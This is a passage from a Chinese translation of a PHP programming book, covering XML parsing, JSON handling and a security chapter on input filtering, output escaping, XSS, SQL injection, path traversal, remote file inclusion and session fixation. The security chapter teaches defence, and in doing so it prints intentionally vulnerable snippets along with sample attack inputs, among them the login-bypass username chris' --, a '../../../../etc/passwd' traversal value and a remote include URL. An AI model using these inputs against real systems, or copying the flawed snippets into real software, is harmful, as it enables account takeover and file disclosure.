两个关联数组，$filedType 和 $endsRecord，告诉我们哪些元素符合记录中的字段和哪个元素关闭表示记录结束。$filedType 中的值可以是 1 或 2，分别表示简单的字段（例如，title）或一个数组值（例如，author）。我们在构造函数中初始化这些数组。

处理程序本身非常简单。当看到某个元素开始时，我们要计算出它是否对应着一个我们感兴趣的字段。如果是，设置 $currentField 属性为那个字段的名称，用来当我们看到字符数据（例如，书的标题）时，就知道该值是哪个字段的。当获得字符数据后，如果 $currentField 告诉我们正在某个字段中，我们就把它添加到当前记录的合适字段。当看到元素的结束时，我们检查记录是否结束，如果是，就把当前的记录添加到完整记录的数组中。

示例 12-9 给出了一个 PHP 脚本，处理图书目录和图书详情页。图书目录链接回目录 URL，并带了一个 GET 参数来定义要显示图书的 ISBN。

示例 12-9: bookparse.php

```
<html>
 <head>
 <title>My Library</title>
 </head>

 <body>
 <?php
 class BookList {
 const FIELD_TYPE_SINGLE = 1;
 const FIELD_TYPE_ARRAY = 2;
 const FIELD_TYPE_CONTAINER = 3;

 var $parser;
 var $record;
 var $currentField = '';
 var $fieldType;
 var $endsRecord;
 var $records;

 function __construct($filename) {
```

```
$this->parser = xml_parser_create();
xml_set_object($this->parser, $this);
xml_set_element_handler($this->parser, "elementStarted", "elementEnded");
xml_set_character_data_handler($this->parser, "handleCdata");

$this->fieldType = array(
'title' => self::FIELD_TYPE_SINGLE,
'author' => self::FIELD_TYPE_ARRAY,
'isbn' => self::FIELD_TYPE_SINGLE,
'comment' => self::FIELD_TYPE_SINGLE,
);

$this->endsRecord = array('book' => true);

$xml = join('', file($filename));
xml_parse($this->parser, $xml);

xml_parser_free($this->parser);
}

function elementStarted($parser, $element, &$attributes) {
$element = strtolower($element);

if ($this->fieldType[$element] != 0) {
$this->currentField = $element;
}
else {
$this->currentField = '';
}
}

function elementEnded($parser, $element) {
$element = strtolower($element);

if ($this->endsRecord[$element]) {
$this->records[] = $this->record;
$this->record = array();
}

$this->currentField = '';
}

function handleCdata($parser, $text) {
if ($this->fieldType[$this->currentField] == self::FIELD_TYPE_SINGLE) {
$this->record[$this->currentField] .= $text;
```

```
}
else if ($this->fieldType[$this->currentField] == self::FIELD_TYPE_ARRAY) {
$this->record[$this->currentField][] = $text;
}
}

function showMenu() {
echo "<table>\n";

foreach ($this->records as $book) {
echo "<tr>";
echo "<th><a href=\"{$_SERVER['PHP_SELF']}?isbn={$book['isbn']}\">";
echo "{$book['title']}</a></th>";
echo "<td>" . join(', ', $book['author']) . "</td>\n";
echo "</tr>\n";
}

echo "</table>\n";
}

function showBook($isbn) {
foreach ($this->records as $book) {
if ($book['isbn'] !== $isbn) {
continue;
}

echo "<p><b>{$book['title']}</b> by " . join(', ', $book['author']) . "<br />";
echo "ISBN: {$book['isbn']}<br />";
echo "Comment: {$book['comment']}</p>\n";
}

echo "<p>Back to the <a href=\"{$_SERVER['PHP_SELF']}\">list of books</a>.</p>";
}
}

$library = new BookList("books.xml");

if (isset($_GET['isbn'])) {
// 返回一本书的信息
$library->showBook($_GET['isbn']);
}
else {
// 显示图书目录
$library->showMenu();
```

```
} ?>
 </body>
</html>
```

用 DOM 解析 XML 文件

PHP 提供的 DOM 解析器用起来非常简单，但可以确定的是，你省掉的复杂度都汇集到了内存使用上。与触发事件不同，它允许你解析完文件再处理，DOM 解析器掌控着 XML 文件并返回整个树形的节点和元素：

```
$parser = new DOMDocument();
$parser->load("books.xml");
processNodes($parser->documentElement);

function processNodes($node) {
 foreach ($node->childNodes as $child) {
 if ($child->nodeType == XML_TEXT_NODE) {
 echo $child->nodeValue;
 }
 else if ($child->nodeType == XML_ELEMENT_NODE) {
 processNodes($child);
 }
 }
}
```

用 SimpleXML 解析 XML 文件

如果你要处理非常简单的 XML 文件，可以考虑 PHP 提供的第三方库——SimpleXML。它不像 DOM 扩展那样可以生成文件，也不能像事件驱动扩展那样灵活和节省内存，但是它可以简单地读取、解析和遍历 XML 文件。

SimpleXML 接受一个文件、字符串或 DOM 文件（用 DOM 扩展生成的），并且生成一个对象。该对象的属性是提供访问每个节点的元素的数组。使用那些数组，你可以用数字索引访问元素和用非数字索引来访问属性。最终，你可以使用字符串转换检索到的任何值，以获得该项目的文本值。

例如，我们可以用 *books.xml* 文件显示所有图书的标题：

```
$document = simplexml_load_file("books.xml");

foreach ($document->book as $book) {
```

```
 echo $book->title . "\r\n";
}
```

用对象的 `children()` 方法可以从给出的节点遍历子节点；同样地，可以用对象的 `attributes()` 方法遍历该节点的属性：

```
$document = simplexml_load_file("books.xml");

foreach ($document->book as $node) {
 foreach ($node->attributes() as $attribute) {
 echo "{$attribute}\n";
 }
}
```

最后，用对象的 `asXml()` 方法可以重新得到 XML 格式的文件。这允许你改变文件中的值和简单地写回到磁盘：

```
$document = simplexml_load_file("books.xml");

foreach ($document->children() as $book) {
 $book->title = "New Title";
}

file_put_contents("books.xml", $document->asXml());
```

用 XSLT 转换 XML 文件

可扩展样式表语言转换（Extensible Stylesheet Language Transformations，XLST）是一种将 XML 文件转换到不同的 XML、HTML 或任何其他格式的语言。例如，许多网站通常提供不同内容的格式——HTML、可打印 HTML 和 WML（无线标记语言，Wireless Markup Language）。最简单的展现这些信息相同而视图不同的方式是维护一个 XML 内容表单，并且用 XSLT 来生产 HTML、可打印的 HTML 和 WML。

PHP 的 XSLT 扩展用了 C 语言库 Libxslt 来提供 XSLT 支持。

三种文件都涉及 XSLT 转换：原始的 XML 文件、包含转换规则的 XSLT 文件和最终结果文件。最终文件不一定是 XML 格式的，实际上，通常用 XSLT 从 XML 文件生成 HTML 文件。要在 PHP 中做一个 XSLT 转换，你要创建一个 XSLT 处理程序，给它提供一些输入用于转换，然后销毁处理程序。

通过创建一个新的 `XsltProcessor` 对象来创建处理程序：

```
$processor = new XsltProcessor;
```

将 XML 和 XSL 文件解析到 DOM 对象：

```
$xml = new DomDocument;
$xml->load($filename);

$xsl = new DomDocument;
$xsl->load($filename);
```

向对象添加一个 XML 规则：

```
$processor->importStyleSheet($xsl);
```

用方法 transformToDoc()、TransformToUri() 或 transformToXml() 处理文件：

```
$result = $processor->transformToXml($xml);
```

每个方法都采用一个 DOM 对象代表的 XML 文件作为参数。

示例 12-10 是我们要转换的 XML 文件，它与很多你可以在网上看到的新闻文件格式相似。

示例12-10: XML文件

```
<?xml version="1.0" ?>

<news xmlns:news="http://slashdot.org/backslash.dtd">
 <story>
 <title>O'Reilly Publishes Programming PHP</title>
 <url>http://example.org/article.php?id=20020430/458566</url>
 <time>2002-04-30 09:04:23</time>
 <author>Rasmus and some others</author>
 </story>

 <story>
 <title>Transforming XML with PHP Simplified</title>
 <url>http://example.org/article.php?id=20020430/458566</url>
 <time>2002-04-30 09:04:23</time>
 <author>k.tatroe</author>
 <teaser>Check it out</teaser>
 </story>
</news>
```

示例 12-11 所示的是用来把 XML 转换成 HTML 的 XSL 文件。每个 xsl:template 元素都包含处理一部分输出文件的规则。

示例12-11：新闻XSL转换

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="html" indent="yes" encoding="utf-8" />

<xsl:template match="/news">
 <html>
 <head>
 <title>Current Stories</title>
 </head>
 <body bgcolor="white" >
 <xsl:call-template name="stories"/>
 </body>
 </html>
</xsl:template>

<xsl:template name="stories">
 <xsl:for-each select="story">
 <h1><xsl:value-of select="title" /></h1>

 <p>
 <xsl:value-of select="author"/> (<xsl:value-of select="time"/>)<br />
 <xsl:value-of select="teaser"/>
 [ <a href="{url}">More</a> ]
 </p>

 <hr />
 </xsl:for-each>
</xsl:template>

</xsl:stylesheet>
```

示例 12-12 以非常少量的但必要的代码用 XSL 样式表把 XML 转换到 HTML 文件。我们创建一个处理程序，通过它运行文件并打印结果。

示例11-12：XSL 文件转换

```
<?php
$processor = new XsltProcessor;

$xsl = new DOMDocument;
$xsl->load("rules.xsl");
$processor->importStyleSheet($xsl);

$xml = new DomDocument;
```

```
$xml->load("feed.xml");
$result = $processor->transformToXml($xml);

echo "<pre>{$result}</pre>";
```

虽然没有特别讨论 PHP，Doug Tidwell 编写的 *XSLT* 一书（由 O'Reilly 出版）提供了详细的 XSLT 样式表语法指南。

下一步

虽然 XML 文件仍然是共享数据的主要格式，但是 JavaScript 数据封装的简化版本，即众所周知的 JSON，已经迅速成为共享 Web 服务响应和其他数据的简单、可读和简洁的事实标准。那是我们下一章要讨论的主题。

第 13 章

JSON

与 XML 类似，JavaScript 对象表示法（JSON）被设计为一种标准化的数据交换格式。但是，与 XML 不同的是，JSON 非常轻量，而且易于阅读。虽然 JSON 从 JavaScript 获得了许多语法提示，但它被设计成独立的语言。

JSON 建立在两种结构之上：被称为对象的名称 / 值对的集合（相当于 PHP 的关联数组）和被称为数组的值的有序列表（相当于 PHP 的索引数组）。每个值可以是多种类型中的一种：对象、数组、字符串、数字、布尔值 TRUE/FALSE 或 NULL（表示缺少值）。

使用 JSON

默认包含在 PHP 安装中的 json 扩展，原生支持将数据从 PHP 变量转换为 JSON 格式，以及反向转换。

使用 json_encode() 可得到一个 PHP 变量的 JSON 表示：

```
$data = array(1, 2, "three");
$jsonData = json_encode($data);
echo $jsonData;
[1, 2, "three"]
```

同样，如果你有一个字符串包含 JSON 数据，那么可以使用 json_decode() 把它变成一个 PHP 变量：

```
$jsonData = "[1, 2, [3, 4], \"five\"]";
$data = json_decode($jsonData);
print_r($data);
Array( [0] => 1 [1] => 2 [2] => Array( [0] => 3 [1] => 4 ) [3] => five)
```

如果字符串是无效的 JSON，或者字符串不是 UTF-8 格式编码的，则返回一个空值。

JSON 中的值类型被转换为 PHP 等价物，如下所示：

对象 object
: 包含对象的键 - 值对的关联数组。每个值都被转换成它的 PHP 等价物。

数组 array
: 包含所包含值的索引数组，每个值都转换为其 PHP 等价物。

字符串 string
: 直接转换为 PHP 字符串。

数字 number
: 返回一个数字。如果值太大，无法用 PHP 的数值表示，它将返回 NULL，除非用 JSON_BIGINT_AS_STRING 调用 json_decode()（在这种情况下，返回一个字符串）。

布尔 boolean
: 布尔值 true 被转换为 TRUE，布尔 false 值为被转换为 FALSE。

null
: null 值和任何无法解码的值都被转换为 NULL。

序列化 PHP 对象

尽管名称相似，但是在 PHP 对象和 JSON 对象之间没有直接的转换——JSON 所谓的“对象”实际上是一个关联数组。要将 JSON 数据转换为 PHP 对象类的实例，必须根据 API 返回的格式编写代码。

但是，JsonSerializable 接口允许你按照自己的喜好将对象转换为 JSON 数据。如果一个对象类没有实现接口，则 json_encode() 只创建一个 JSON 对象，其中包含与对象数据成员对应的键和值。

否则，json_encode() 调用类上的 jsonSerialize() 方法，并使用该方法序列化对象的数据。

示例 13-1 将 JsonSerializable 接口添加到 Book 和 Author 类中。

示例13-1：Book和Author的JSON序列化

```
class Book implements JsonSerializable {
 public $id;
```

```
 public $name;
 public $edition;

 public function __construct($id) {
 $this->id = $id;
 }

 public function jsonSerialize() {
 $data = array(
 'id' => $this->id,
 'name' => $this->name,
 'edition' => $this->edition,
 );

 return $data;
 }
}

class Author implements JsonSerializable {
 public $id;
 public $name;
 public $books = array();

 public function __construct($id) {
 $this->id = $id;
 }

 public function jsonSerialize() {
 $data = array(
 'id' => $this->id,
 'name' => $this->name,
 'books' => $this->books,
 );

 return $data;
 }
}
```

从 JSON 数据创建 PHP 对象需要编写代码来执行转换。

示例 13-2 显示了一个类，它实现了将 JSON 数据转换为 PHP 对象 Book 和 Author 实例的工厂式转换。

例13–2: Book和Author的工厂式的JSON序列化

```
class ResourceFactory {
 static public function authorFromJSON($jsonData) {
```

```
 $author = new Author($jsonData['id']);
 $author->name = $jsonData['name'];

 foreach ($jsonData['books'] as $bookIdentifier) {
 $this->books[] = new Book($bookIdentifier);
 }

 return $author;
 }

 static public function bookFromJSON($jsonData) {
 $book = new Book($jsonData['id']);
 $book->name = $jsonData['name'];
 $book->edition = (int) $jsonData['edition'];

 return $book;
 }
}
```

选项

JSON 解析器函数有几个选项可以用来控制转换过程。

对于 `json_decode()`，常见的选项包括如下几项。

`JSON_BIGINT_AS_STRING`
: 当解码一个因太大而不能用 PHP 数字类型表示的数字时，将该值作为字符串返回。

`JSON_OBJECT_AS_ARRAY`
: 将 JSON 对象解码为 PHP 数组。

对于 `json_encode()`，最常见的选项包括如下几项。

`JSON_FORCE_OBJECT`
: 将 PHP 值的索引数组编码为 JSON 对象，而不是 JSON 数组。

`JSON_NUMERIC_CHECK`
: 将表示数字值的字符串编码为 JSON 数字，而不是 JSON 字符串。在实践中，最好手动转换，这样你就知道类型是什么了。

`JSON_PRETTY_PRINT`
: 使用空格将返回的数据格式化为更易于阅读的格式。不是绝对必要，但可使调试变得更简单。

最后，以下选项可以同时用于 json_encode() 和 json_decode()：

JSON_INVALID_UTF8_IGNORE

忽略无效的 UTF-8 字符。如果还设置了 JSON_INVALID_UTF8_SUBSTITUTE，则替换它们，否则，将它们从结果字符串中去掉。

JSON_INVALID_UTF8_SUBSTITUTE

用 \0xfffd（Unicode 字符的“替换字符”）替换无效的 UTF-8 字符。

JSON_THROW_ON_ERROR

当发生错误时，抛出错误而不是填充全局最后一个错误状态。

下一步

在你编写 PHP 的时候，最重要的事情之一是考虑代码的安全性，包括代码能在多大程度上吸收和转移攻击及如何保护你自己和用户的数据安全。下一章将提供安全方面的指导和最佳实践，可帮助你避免与安全相关的灾难。

第 14 章

安全

PHP 是一种灵活的语言，当它运行时，你可以用钩子钩挂几乎每个 API。由于它被设计成用于 HTML 页面的表单处理语言，因此 PHP 可以很简单地把表单数据发送到脚本。然而，便利性是一把双刃剑。这种特征可以让你用 PHP 快速地写出程序，也为想闯入你系统的人打开了方便之门。

PHP 自身既安全又不安全。网页应用的安全完全基于你写的代码。例如，如果脚本打开一个文件，该文件使用传入脚本的表单参数作为名字，可以给脚本一个远程的 URL、一个绝对路径或相对路径，让它打开网站文件根目录外的文件。这可能会暴露你的密码文件或其他敏感的信息。

网页应用程序安全仍然是一门相对年轻且正在发展中的学科。用一章的文字无法让你充分准备好应对应用程序真正接收到的袭击。本章本着务实的态度，涵盖精选的安全主题，包括如何从大多常见的危险攻击中保护你的程序。本章结尾提供了可供进一步参考的资源列表以及一些可供简短回顾的小贴士。

预防

开发一个安全站点要了解的最基本的事情之一是：所有不是程序自己生成的信息都有潜在的污染或至少是可疑的，这些信息包括表单数据、文件和数据库。必须始终具备保护或预防措施。

过滤输入

当说数据被污染时，并不意味着它一定是恶意的，它意味着“可能是”恶意的。不要相信来源，所以你要审查它以确保它是合法的。这个审查过程叫作过滤，只能让合法的数

据进入你的程序。

这里有一些关于过滤的最佳实践：

- 用白名单的方法。这意味着你宁可谨慎地假设数据都是非法的，除非你能证明它合法。
- 不要纠正非法的数据。历史证明，尝试纠正非法的数据常常会由于错误导致安全漏洞。
- 使用命名规范来帮助区分过滤好的和被污染的数据。如果你不确定是否过滤好了，那么这种过滤是无用的。

为了固化这些思想，考虑一个允许用户选择三种颜色之一的简单 HTML 表格：

```
<form action="process.php" method="POST">
 <p>Please select a color:

 <select name="color">
 <option value="red">red</option>
 <option value="green">green</option>
 <option value="blue">blue</option>
 </select>

 <input type="submit"/></p>
</form>
```

很容易体会到，想在处理文件 *process.php* 中信任 `$_POST['color']`。毕竟表单看起来限制了用户的输入。然而，有经验的开发者都知道，HTTP 请求对它包含的字段是没有限制的——客户端验证从来都是不够的。有许多方式可以把恶意数据发送到程序，你唯一的防护就是不要相信任何内容并要过滤输入：

```
$clean = array();

switch ($_POST['color']) {
 case 'red':
 case 'green':
 case 'blue':
 $clean['color'] = $_POST['color'];
 break;
 default:
 /* 错误 */
 break;
}
```

这个例子向你示范了一个简单的命名规范。初始化一个名为 $clean 的数组，验证每个输入字段并且把验证后的输入保存到数组。这会减小把污染的数据误认为过滤好的数据的可能性，因为你总是谨慎地不存储任何内容到这个数组以免造成污染。

过滤的逻辑完全依赖于你审查的数据类型，并且限制越多越好。例如，考虑一个询问用户登录名的注册表单。明显地，有很多可能的登录名，所以前面的（白名单）例子没用了。在这种情况下，最好的方法就是基于格式过滤。如果你需要一个字母数字组合（仅由字母和数字组成）的登录名，可以这样执行过滤逻辑：

```
$clean = array();

if (ctype_alnum($_POST['username'])) {
 $clean['username'] = $_POST['username'];
}
else {
 /* 错误 */
}
```

当然，这不能确保用户名有特定的长度。可用 mb_strlen() 来审查字符串长度并且限制最小值和最大值：

```
$clean = array();

$length = mb_strlen($_POST['username']);

if (ctype_alnum($_POST['username']) && ($length > 0) && ($length <= 32)) {
 $clean['username'] = $_POST['username'];
}
else {
 /* 错误 */
}
```

常常，你允许的字符串类型不仅限于一种（比如字母数字），这时可请正则表达式帮忙。例如，考虑下面的英文姓氏过滤逻辑：

```
$clean = array();

if (preg_match("/[^A-Za-z \'\-]/", $_POST['last_name'])) {
 /* 错误 */
}

else {
 $clean['last_name'] = $_POST['last_name'];
}
```

这个过滤器只允许字母、空格、连字符和单引号（撇号），并且它用了之前所述的白名单方式。在这种情况下，白名单是有效字符的列表。

通常情况下，过滤是保证数据完整性的处理过程。尽管很多网页程序的安全缺陷只通过过滤就可以预防，但还有大部分问题是由于数据转义失败而导致的，两种预防措施不能互相替代。

转义输出

转义是保护数据进入另一个上下文的技术。PHP 常被用作桥接不同的数据源，而且当将数据发送到远程数据源时，你有义务做好准备以免被错误解释。

例如，在发送到 MySQL 数据库的 SQL 查询语句中时，`O'Reilly` 被认为是 `O\'Reilly`。单引号前的反斜杠是为了在 SQL 查询的上下文中保留单引号。这个单引号是数据的一部分，不是查询的一部分，转义保证了这个解释。

PHP 程序把数据发送到两个主要远程数据源：用来解释 HTML、Java Script 和其他客户端技术的 HTTP 客户端（网页浏览器）；解释 SQL 的数据库。PHP 为前者提供了 `htmlentities()` 函数：

```
$html = array();
$html['username'] = htmlentities($clean['username'], ENT_QUOTES, 'UTF-8');

echo "<p>Welcome back, {$html['username']}.</p>";
```

这个示例示范了另一个命名约定。`$html` 数组类似 `$clean` 数组，只不过它的目的是为 HTML 的上下文保存可以安全使用的数据。

URL 有时候会嵌入 HTML 作为链接：

```
<a href="http://host/script.php?var={$value}">Click Here</a>
```

在这个特定的例子中，`$value` 存在于内部的上下文中。它嵌入在 HTML 中作为链接的 URL 中的查询字符串。然而，当不能保证 `$value` 的值在这些上下文中安全时，可以转义两次：

```
$url = array(
 'value' => urlencode($value),
);

$link = "http://host/script.php?var={$url['value']}";
```

```
$html = array(
 'link' => htmlentities($link, ENT_QUOTES, "UTF-8"),
);

echo "<a href=\"{$html['link']}\">Click Here</a>";
```

这确保链接可以安全地在 HTML 上下文中使用，并且当作为 URL 时（比如用户单击此链接时），要编码 URL 来确保 $value 是安全的。

对大多数数据库来说，都有数据库特定的原生转义函数。例如，MySQL 扩展提供的 mysqli_real_escape_string()：

```
$mysql = array(
 'username' => mysqli_real_escape_string($clean['username']),
);

$sql = "SELECT * FROM profile
 WHERE username = '{$mysql['username']}'";

$result = mysql_query($sql);
```

一个更安全的选择是用数据库抽象库来处理转义。下面用 PEAR::DB 来阐明这个概念：

```
$sql = "INSERT INTO users (last_name) VALUES (?)";

$db->query($sql, array($clean['last_name']));
```

虽然这不是完整的例子，但它显示了占位符（?）在 SQL 查询中的使用。PEAR::DB 根据数据库的要求适当地引用和转义数据。可参阅第 9 章了解占位符技术的更深入内容。

更完整地输出转义方案要结合上下文情景为 HTML 元素、HTML 属性、JavaScript、CSS 和 URL 内容转义，并且同样要用 Unicode 安全的方式。示例 14-1 所示的是对多个上下文转义输出的示例类，是基于“开放网页程序安全”项目定义的内容转义规则[注1]。

示例 14-1：为多种上下文转义输出

```
class Encoder
{
 const ENCODE_STYLE_HTML = 0;
 const ENCODE_STYLE_JAVASCRIPT = 1;
 const ENCODE_STYLE_CSS = 2;
 const ENCODE_STYLE_URL = 3;
 const ENCODE_STYLE_URL_SPECIAL = 4;
```

注 1　详情请参见链接 22。

```
private static $URL_UNRESERVED_CHARS =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcedfghijklmnopqrstuvwxyz-_.~';

public function encodeForHTML($value) {
$value = str_replace('&', '&amp;', $value);
$value = str_replace('<', '&lt;', $value);
$value = str_replace('>', '&gt;', $value);
$value = str_replace('"', '&quot;', $value);
$value = str_replace('\'', '&#x27;', $value); // 不推荐使用 &apos;
$value = str_replace('/', '&#x2F;', $value); // 可以帮助结束 HTML 实体
HTML entity

return $value;
}

public function encodeForHTMLAttribute($value) {
return $this->_encodeString($value);
}

public function encodeForJavascript($value) {
return $this->_encodeString($value, self::ENCODE_STYLE_JAVASCRIPT);
}

public function encodeForURL($value) {
return $this->_encodeString($value, self::ENCODE_STYLE_URL_SPECIAL);
}

public function encodeForCSS($value) {
return $this->_encodeString($value, self::ENCODE_STYLE_CSS);
}

/**
* 对 URL 中的特殊字符进行编码，不要修改用来表示目录层次的正斜杠。如果目录包括
* 反斜杠（很少见），那么对目录的每个组成部分用 urlencode 编码，并且将编码后的
* 结果用正斜杠连接起来。
*
* 基于 http://en.wikipedia.org/wiki/Percent-encoding 和
* http://tools.ietf.org/html/rfc3986
*/
public function encodeURLPath($value) {
$length = mb_strlen($value);

if ($length == 0) {
return $value;
```

```
}

$output = '';

for ($i = 0; $i < $length; $i++) {
$char = mb_substr($value, $i, 1);

if ($char == '/') {
// 路径允许斜杠
$output .= $char;
}
else if (mb_strpos(self::$URL_UNRESERVED_CHARS, $char) == false) {
// 如果不在非受限列表中，则需要编码
$output .= $this->_encodeCharacter($char, self::ENCODE_STYLE_URL);
}
else {
// 如果在非受限列表中则直接通过
$output .= $char;
}
}

return $output;
}

private function _encodeString($value, $style = self::ENCODE_STYLE_HTML) {
if (mb_strlen($value) == 0) {
return $value;
}

$characters = preg_split('/(?<!^)(?!$)/u', $value);
$output = '';

foreach ($characters as $c) {
$output .= $this->_encodeCharacter($c, $style);
}

return $output;
}

private function _encodeCharacter($c, $style = self::ENCODE_STYLE_HTML) {
if (ctype_alnum($c)) {
return $c;
}

if (($style === self::ENCODE_STYLE_URL_SPECIAL) && ($c == '/' || $c == ':')) {
```

```
return $c;
}

$charCode = $this->_unicodeOrdinal($c);

$prefixes = array(
self::ENCODE_STYLE_HTML => array('&#x', '&#x'),
self::ENCODE_STYLE_JAVASCRIPT => array('\\x', '\\u'),
self::ENCODE_STYLE_CSS => array('\\', '\\'),
self::ENCODE_STYLE_URL => array('%', '%'),
self::ENCODE_STYLE_URL_SPECIAL => array('%', '%'),
);

$suffixes = array(
self::ENCODE_STYLE_HTML => ';',
self::ENCODE_STYLE_JAVASCRIPT => '',
self::ENCODE_STYLE_CSS => '',
self::ENCODE_STYLE_URL => '',
self::ENCODE_STYLE_URL_SPECIAL => '',
);

// 如果是 ASCII, 用 \\xHH 编码
if ($charCode < 256) {
$prefix = $prefixes[$style][0];
$suffix = $suffixes[$style];

return $prefix . str_pad(strtoupper(dechex($charCode)), 2, '0') . $suffix;
}

// 否则用 \\uHHHH 编码
$prefix = $prefixes[$style][1];
$suffix = $suffixes[$style];

return $prefix . str_pad(strtoupper(dechex($charCode)), 4, '0') . $suffix;
}

private function _unicodeOrdinal($u) {
$c = mb_convert_encoding($u, 'UCS-2LE', 'UTF-8');
$c1 = ord(substr($c, 0, 1));
$c2 = ord(substr($c, 1, 1));

return $c2 * 256 + $c1;
}
}
```

安全漏洞

我们已经探讨了两种主要的保护方法，现在让我们来看看它们试图解决的一些常见安全漏洞。

跨站脚本

跨站脚本（XSS）是最常见的网页程序安全漏洞，并且随着 Ajax 技术的日趋流行，XSS 攻击可能会变得更高级、更流行。

术语*跨站脚本*起源于老式的攻击，对于大多数现代攻击来说它不再具有描述性和准确性，这也引起了一些混淆。简而言之，当输出数据时没有对输出的内容做合适的转义，你的代码就是有漏洞的。例如：

```
echo $_POST['username'];
```

这是一个很极端的例子，因为 `$_POST` 明显没有经过过滤和转义，但是它足以说明漏洞。

XSS 攻击局限于客户端技术的可行性。从历史来看，XSS 被用于利用 `document.cookie` 包含信息的事实来捕获受害人的 cookie 信息。

为了预防 XSS，你只需合适地从输出中转义上下文：

```
$html = array(
 'username' => htmlentities($_POST['username'], ENT_QUOTES, 'UTF-8'),
);

echo $html['username'];
```

你应该始终过滤输入，并且在某些情况下，过滤可以提供冗余防护（实现冗余防护坚持的安全原则被称为*深度防御*）。例如，审查确保一个登录名是由字母组成并只输出过滤后的用户名，就不会存在 XSS 漏洞。要确保不能依赖过滤作为主要防护来对抗 XSS，因为它不能解决问题的根源。

SQL 注入

第二个常见的网页程序漏洞是 SQL 注入，与 XSS 非常像。不同的是，不转义 SQL 查询中的数据就会有 SQL 注入漏洞。（如果命名再一致一些，XSS 可以称为 HTML 注入。）

下面的例子示范了 SQL 注入漏洞：

```
$hash = hash($_POST['password']);
```

```
$sql = "SELECT count(*) FROM users
 WHERE username = '{$_POST['username']}' AND password = '{$hash}'";

$result = mysql_query($sql);
```

这里的问题是没有转义用户名，它的值可以篡改 SQL 查询的格式。此漏洞很常见，很多攻击者会用像下面这样的用户名尝试登入目标网站：

```
chris' --
```

我经常开玩笑说这是我喜欢的用户名，因为不用知道密码就可以用 chris' 访问账户。篡改后的 SQL 查询是：

```
SELECT count(*)
FROM users
WHERE username = 'chris'--'
AND password = ' …'";
```

两个连续的英文短横线（--）表示 SQL 注释的开始，这个查询等同于：

```
SELECT count(*)
FROM users
WHERE username = 'chris'
```

如果代码中包含这个当 $result 非零就认为登录成功的代码片段，这个 SQL 注入会让攻击者不用知道或猜测密码就能登入任何账号。

针对 SQL 注入的保护措施主要是转义输出：

```
$mysql = array();

$hash = hash($_POST['password']);
$mysql['username'] = mysql_real_escape_string($clean['username']);

$sql = "SELECT count(*) FROM users
WHERE username = '{$mysql['username']}' AND password = '{$hash}'";

$result = mysql_query($sql);
```

然而，这仅可保证你转义的数据被解读为数据，仍然需要过滤数据，因为像百分号（%）这样的字符在 SQL 中有特殊的含义，但是它们不会被转义。

针对 SQL 注入最佳的方法是使用*绑定参数*。下面的例子示范了使用 PHP 的 PDO 扩展来

绑定参数：

```
$sql = $db->prepare("SELECT count(*) FROM users
 WHERE username = :username AND password = :hash");

$sql->bindParam(":username", $clean['username'], PDO::PARAM_STRING, 32);
$sql->bindParam(":hash", hash($_POST['password']), PDO::PARAM_STRING, 32);
```

由于绑定参数可以确保在上下文中被认为非正常的数据不会进入（即不会被错误解释），因此不必转义用户名和密码。

文件名漏洞

很容易构造出一个出乎意料的文件名指向其他内容。例如，你有一个变量 `$username` 包含用户想叫的名字，用户通过表单指定它。现在你要为每个用户在 */usr/local/lib/greetings* 中存储一个欢迎信息以让用户何时登入你的程序时都能输出信息。打印当前用户欢迎信息的代码如下：

```
include("/usr/local/lib/greetings/{$username}");
```

看起来没有恶意，但当用户选择 `"../../../../etc/passwd"` 作为用户名时呢？包含欢迎信息的代码现在包含了这个相对路径而成为 */etc/passwd*。相对路径是黑客用来欺骗无防范脚本的常用技巧。

对粗心程序员来说的另一个陷阱是，默认情况下，PHP 可以用打开本地文件的函数来打开远程文件。`fopen()` 和其他这样的函数（例如，`include()` 和 `require()`）可以将 HTTP 或 FTP URL 作为文件名进行传递，并且可以打开通过 URL 定义的文件。例如：

```
chdir("/usr/local/lib/greetings");
$fp = fopen($username, 'r');
```

如果将 `$username` 设置为 *http://www.example.com/myfile*，那么打开的是一个远程文件，而不是本地文件。

如果允许用户告诉你要 `include()` 哪个文件，这种情况会更糟糕：

```
$file = $_REQUEST['theme'];
include($file);
```

如果用户传递了 *http://www.example.com/badcode.inc* 的 `theme` 参数，并且你的 `variables_order` 配置包括 `GET` 或 `POST`，那么 PHP 脚本将会加载远程代码。千万不要用参数作为文件名。

检查文件名有多种方法：可以禁用远程文件访问、用 realpath() 和 basename() 来检查文件名和用 open_basedir 选项限制超出网站文件目录的文件系统访问。

检查相对路径

如果需要允许用户在你的程序中指定文件名，可以用 realpath() 和 basename() 函数组合来确保文件应该是什么。调用 realpath() 函数后，它会解析特殊的标记（比如，. 和 ..），最终路径是完整的路径，接着你可以使用 basename()。basename() 函数只返回路径的文件名部分。

回到我们的提供欢迎信息场景中，这是一个用了 realpath() 和 basename() 的例子：

```
$filename = $_POST['username'];
$vetted = basename(realpath($filename));

if ($filename !== $vetted) {
 die("{$filename} is not a good username");
}
```

在这种情况下，我们可以解析 $filename 的完整路径，然后提取出文件名。如果值和 $filename 的原始值不匹配，那么这就是一个我们不想用的错误文件名。

一旦你有了完整干净的文件名，就可以重建正确的文件路径，基于合法的文件应在的位置并基于文件的实际内容添加扩展名：

```
include("/usr/local/lib/greetings/{$filename}");
```

会话固定

会话固定是一种很常见的以会话为目标的攻击。它能流行的背后原因是，攻击者可以用很简单的方法拿到会话标识符。因此，它的主要目的是做会话劫持攻击，攻击者通过提供用户会话的标识符以模仿该用户。

会话固定是任何导致受害人用攻击者所选会话标识符的方法。最简单的例子是嵌入会话标识符的链接：

```
<a href="http://host/login.php?PHPSESSID=1234">Log In</a>
```

受害人单击了链接将会以会话标识符 1234 继续，如果受害人进行了登录，攻击者可以劫持受害人的会话来逐步提升权限。

还有一些这种攻击的变体，包括用 cookie 达到同样的目的。幸运的是，对这种攻击

的防护也很简单、直接和一致。当权限等级改变时，比如用户登录时，用 session_regenerate_id() 重新生成会话标识符：

```
if (check_auth($_POST['username'], $_POST['password'])) {
 $_SESSION['auth'] = TRUE;
 session_regenerate_id(TRUE);
}
```

任何用户登录（或其他任何提升权限的操作）都指派新的随机标识符可以有效阻止会话固定攻击。

文件上传陷阱

文件上传有两个我们讨论过的危险：用户可修改的数据和文件系统。PHP 7 自身处理上传文件是安全的，但对于粗心的程序员也有一些潜在的危险。

不要相信浏览器提供的文件名

